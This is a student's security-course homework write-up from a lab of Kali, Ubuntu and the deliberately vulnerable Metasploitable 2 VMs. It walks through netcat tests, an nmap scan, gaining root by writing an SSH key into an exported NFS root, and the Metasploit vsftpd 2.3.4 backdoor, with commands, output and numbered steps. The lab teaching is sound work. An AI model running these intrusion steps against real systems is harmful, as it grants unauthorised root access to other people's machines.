


Hunter Donald
Hzd0011
COMP 5370
Homework 1

- 1) Screenshots showing Kali, Ubuntu, and Metasploitable 2 running on VirtualBox.

Ubuntu




Hunter Donald

Hzd0011

COMP 5370

Homework 1



Hunter Donald

Hzd0011

COMP 5370

Homework 1

Metasploitable 2

```
msfadmin@metasploitable:~$ _
```


Hunter Donald

Hzd0011


COMP 5370

Homework 1

2) Screenshots showing communication between VMs.



File Edit View Search Terminal Help
root@kali:~# nc 192.168.1.7 4444
hello, metasploitable
hello, kali
^C
root@kali:~# nc 192.168.1.5 4444
hello, ubuntu
hello, kali




```
File Edit View Search Terminal Help  
hunter@hunter-VirtualBox:~$ ifconfig  
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
        inet 192.168.1.5 netmask 255.255.255.0 broadcast 192.168.1.255  
        inet6 fe80::5374:1e53:37f4:251 prefixlen 64 scopeid 0x20<link>  
        ether 08:00:27:38:a5:2a txqueuelen 1000 (Ethernet)  
          RX packets 2425 bytes 2762327 (2.7 MB)  
          RX errors 0 dropped 0 overruns 0 frame 0  
          TX packets 1094 bytes 118212 (118.2 KB)  
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
        inet 127.0.0.1 netmask 255.0.0.0  
        inet6 ::1 prefixlen 128 scopeid 0x10<host>  
        loop txqueuelen 1000 (Local Loopback)  
          RX packets 179 bytes 15082 (15.0 KB)  
          RX errors 0 dropped 0 overruns 0 frame 0  
          TX packets 179 bytes 15082 (15.0 KB)  
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
hunter@hunter-VirtualBox:~$ nc -l -p 4444  
^C  
hunter@hunter-VirtualBox:~$ nc -l -p 4444  
hello, ubuntu  
hello, kali
```

Hunter Donald

Hzd0011

COMP 5370

Homework 1



The screenshot shows a Kali Linux desktop environment. In the center is a terminal window titled "Terminal". The terminal displays the following command-line session:

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:a0:f0:1a
          inet addr:192.168.1.9  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea0:f01a/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
             RX packets:124 errors:0 dropped:0 overruns:0 frame:0
             TX packets:78 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:23249 (22.7 KB)  TX bytes:8363 (8.1 KB)
             Base address:0xd020 Memory:f1200000-f1220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
             UP LOOPBACK RUNNING  MTU:16436  Metric:1
             RX packets:100 errors:0 dropped:0 overruns:0 frame:0
             TX packets:100 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:0
             RX bytes:23481 (22.9 KB)  TX bytes:23481 (22.9 KB)

msfadmin@metasploitable:~$ nc -l -p 4444
hello, metasploitable
-
```

Below the terminal window, the desktop environment is visible, featuring the Kali Linux logo (a stylized cat) as the wallpaper. On the left, there is a vertical dock containing icons for various applications, including a file manager, terminal, browser, and file transfer tools.

Hunter Donald

Hzd0011

COMP 5370

Homework 1

3.1) Screenshots showing ssh-keygen exploit.

The image shows two screenshots of a Kali Linux desktop environment. Both screenshots feature a dark blue background with a stylized red dragon logo in the center. A vertical dock on the left contains icons for various applications: a folder, a terminal window, a file manager, a mail client, a browser, a terminal, a file viewer, and a terminal.

Screenshot 1 (Top): This terminal window shows an attempt to connect via SSH to the host 192.168.1.9. The user has run 'nc 192.168.1.9 4444' to listen for connections. They then try to connect with 'ssh 192.168.1.9'. The system prompts for a password, which is rejected. It then asks if they want to add the host to their known hosts, and the user responds with 'yes'. The session ends with a 'Permission denied' message.

```
File Edit View Search Terminal Help
root@kali:~# nc 192.168.1.9 4444
hello, metasploitable
root@kali:~# ssh 192.168.1.9
The authenticity of host '192.168.1.9 (192.168.1.9)' can't be established.
RSA key fingerprint is SHA256:80Hm5EohX9GCi0LuVscegPXLQ0suPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.9' (RSA) to the list of known hosts.
root@192.168.1.9's password:
Permission denied, please try again.
root@192.168.1.9's password:
root@192.168.1.9: Permission denied (publickey,password).
root@kali:~#
```

Screenshot 2 (Bottom): This terminal window shows the user running 'nmap 192.168.1.9' to scan the host. The output shows that port 22/tcp (SSH) is open. The user then runs 'root@192.168.1.9:~# nmap 192.168.1.9' again, which lists all open ports on the target host.

```
File Edit View Search Terminal Help
root@kali:~# ssh 192.168.1.9
The authenticity of host '192.168.1.9 (192.168.1.9)' can't be established.
RSA key fingerprint is SHA256:80Hm5EohX9GCi0LuVscegPXLQ0suPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.9' (RSA) to the list of known hosts.
root@192.168.1.9's password:
Permission denied, please try again.
root@192.168.1.9's password:
root@192.168.1.9: Permission denied (publickey,password).
root@kali:~# nmap 192.168.1.9
Starting Nmap 7.80 ( https://nmap.org ) at 2019-09-16 17:22 EDT
Nmap scan report for 192.168.1.9
Host is up (0.0001s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:A0:F0:1A (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.55 seconds
root@kali:~#
```

Hunter Donald

Hzd0011

COMP 5370

Homework 1

```
File Edit View Search Terminal Help
root@kali:~# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
/root/.ssh/id_rsa already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:sgvfB8ed/Nz8EJ0A0VxMh9i4FWHnVpm8sUGRNikpJZI root@kali
The key's randomart image is:
+---[RSA 3072]----+
| ..+=@OX|
| E..=+@#|
| .+o 0|
| . . =.|
| . S. o ....|
| . o. o + . |
| . . o. o.o |
| o o. . o.o|
| o . . o |
+---[SHA256]----+
root@kali:~# mkdir /tmp/toor
root@kali:~# showmount -e 192.168.1.9
Export list for 192.168.1.9:
/*
root@kali:~# mount -t nfs 192.168.1.9:/ /tmp/toor
root@kali:~# cat ~/.ssh/id_rsa.pub >> /tmp/toor/root/.ssh/authorized_keys
root@kali:~# umount /tmp/toor
root@kali:~# ssh 192.168.1.9
Last login: Mon Sep 16 17:16:40 2019 from :0.0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# 

File Edit View Search Terminal Help
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:sgvfB8ed/Nz8EJ0A0VxMh9i4FWHnVpm8sUGRNikpJZI root@kali
The key's randomart image is:
+---[RSA 3072]----+
| ..+=@OX|
| E..=+@#|
| .+o 0|
| . . =.|
| . S. o ....|
| . o. o + . |
| . . o. o.o |
| o o. . o.o|
| o . . o |
+---[SHA256]----+
root@kali:~# mkdir /tmp/toor
root@kali:~# showmount -e 192.168.1.9
Export list for 192.168.1.9:
/*
root@kali:~# mount -t nfs 192.168.1.9:/ /tmp/toor
root@kali:~# cat ~/.ssh/id_rsa.pub >> /tmp/toor/root/.ssh/authorized_keys
root@kali:~# umount /tmp/toor
root@kali:~# ssh 192.168.1.9
Last login: Mon Sep 16 17:16:40 2019 from :0.0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# whoami
root
root@metasploitable:~# hostname
metasploitable
root@metasploitable:~# date
Mon Sep 16 17:37:27 EDT 2019
root@metasploitable:~# echo "Hunter Donald hzd0011"
Hunter Donald hzd0011
root@metasploitable:~# 
```


Hunter Donald

Hzd0011

COMP 5370

Homework 1

```
Applications ▾ Places ▾ Terminal ▾ Mon 17:45
root@kali:~  
File Edit View Search Terminal Help  
https://metasploit.com  
[ metasploit v5.0.41-dev  
+ 1914 exploits - 1074 auxiliary - 330 post  
+ 556 payloads - 45 encoders - 10 nops  
+ 4 evasion ]  
msf5 > search vsftpd  
Matching Modules  
=====  
# Name Disclosure Date Rank Check Description  
---- -- -- -- --  
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution  
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor  
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > options  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  
Name Current Setting Required Description  
---- -- -- -- --  
RHOSTS yes The target address range or CIDR identifier  
RPORT 21 yes The target port (TCP)  
Exploit target:  
Id Name  
-- --  
0 Automatic  
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.9  
RHOSTS => 192.168.1.9  
msf5 exploit(unix/ftp/vsftpd_234_backdoor) >  
Applications ▾ Places ▾ Terminal ▾ Mon 17:46
root@kali:~  
File Edit View Search Terminal Help  
=====  
# Name Disclosure Date Rank Check Description  
---- -- -- -- --  
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution  
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor  
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > options  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  
Name Current Setting Required Description  
---- -- -- -- --  
RHOSTS yes The target address range or CIDR identifier  
RPORT 21 yes The target port (TCP)  
Exploit target:  
Id Name  
-- --  
0 Automatic  
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.9  
RHOSTS => 192.168.1.9  
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > run  
[*] 192.168.1.9:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.9:21 - USER: 331 Please specify the password.
[*] 192.168.1.9:21 - Backdoor service has been spawned, handling...
[*] 192.168.1.9:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.6:42017 -> 192.168.1.9:6200) at 2019-09-16 17:45:43 -0400  
whoami  
root  
hostname  
metasploitable  
date  
Mon Sep 16 17:46:00 UTC 2019  
echo "Hunter Donald hzd0011"  
Hunter Donald hzd0011
```

Hunter Donald

Hzd0011

COMP 5370

Homework 1

Steps taken for ssh-keygen exploit:

- 1) Used ifconfig on the machine running Metasploitable2 in order to find out the IP address to use in later steps.
- 2) Used command “ssh 192.168.1.9” to show that I cannot login without the password.
- 3) Used command “nmap 192.168.1.9” to show the open TCP ports on the target machine.
- 4) Used command “ssh-keygen” to make a new ssh login key pair.
- 5) Used command “mkdir /temp/toor” to create a directory which will be mounted to the target machine and used to copy the new key pairs over.
- 6) Used command “showmount -e 192.168.1.9” to check if the target machine can be mounted to, and to see where it can be mounted.
- 7) Used command “mount -t nfs 192.168.1.9:/ /tmp/toor” to mount the directory made earlier to the target machine at the location returned by the “showmount” command.
- 8) Used command “cat ~/ssh/id_rsa.pub >> /tmp/toor/root/.ssh/authorized_keys” to copy the new key pair to the target machine.
- 9) Used command “umount /tmp/toor” to dismount the directory.
- 10) Used command “ssh 192.168.1.9” to show that I am able to login to the machine that is running Metasploitable2 without a password.

Steps taken for vsftpd exploit:

- 1) Used ifconfig on the machine running Metasploitable2 in order to find out the IP address of the target machine.
- 2) Used command “nmap 192.168.1.9” to show the open TCP ports on the target machine.
- 3) Used command “msfconsole” to open msfconsole.
- 4) Used command “search vsftpd” to search for the vsftpd exploit in msfconsole.
- 5) Used command “use exploit/unix/ftp/vsftpd_234_backdoor” to use the exploit.
- 6) Used command “options” to show the parameters for the exploit.
- 7) Used command “set RHOSTS 192.168.1.9” to set the parameter for RHOSTS to the target IP address.
- 8) Used command “run” to run the exploit and connect to the target machine as root user.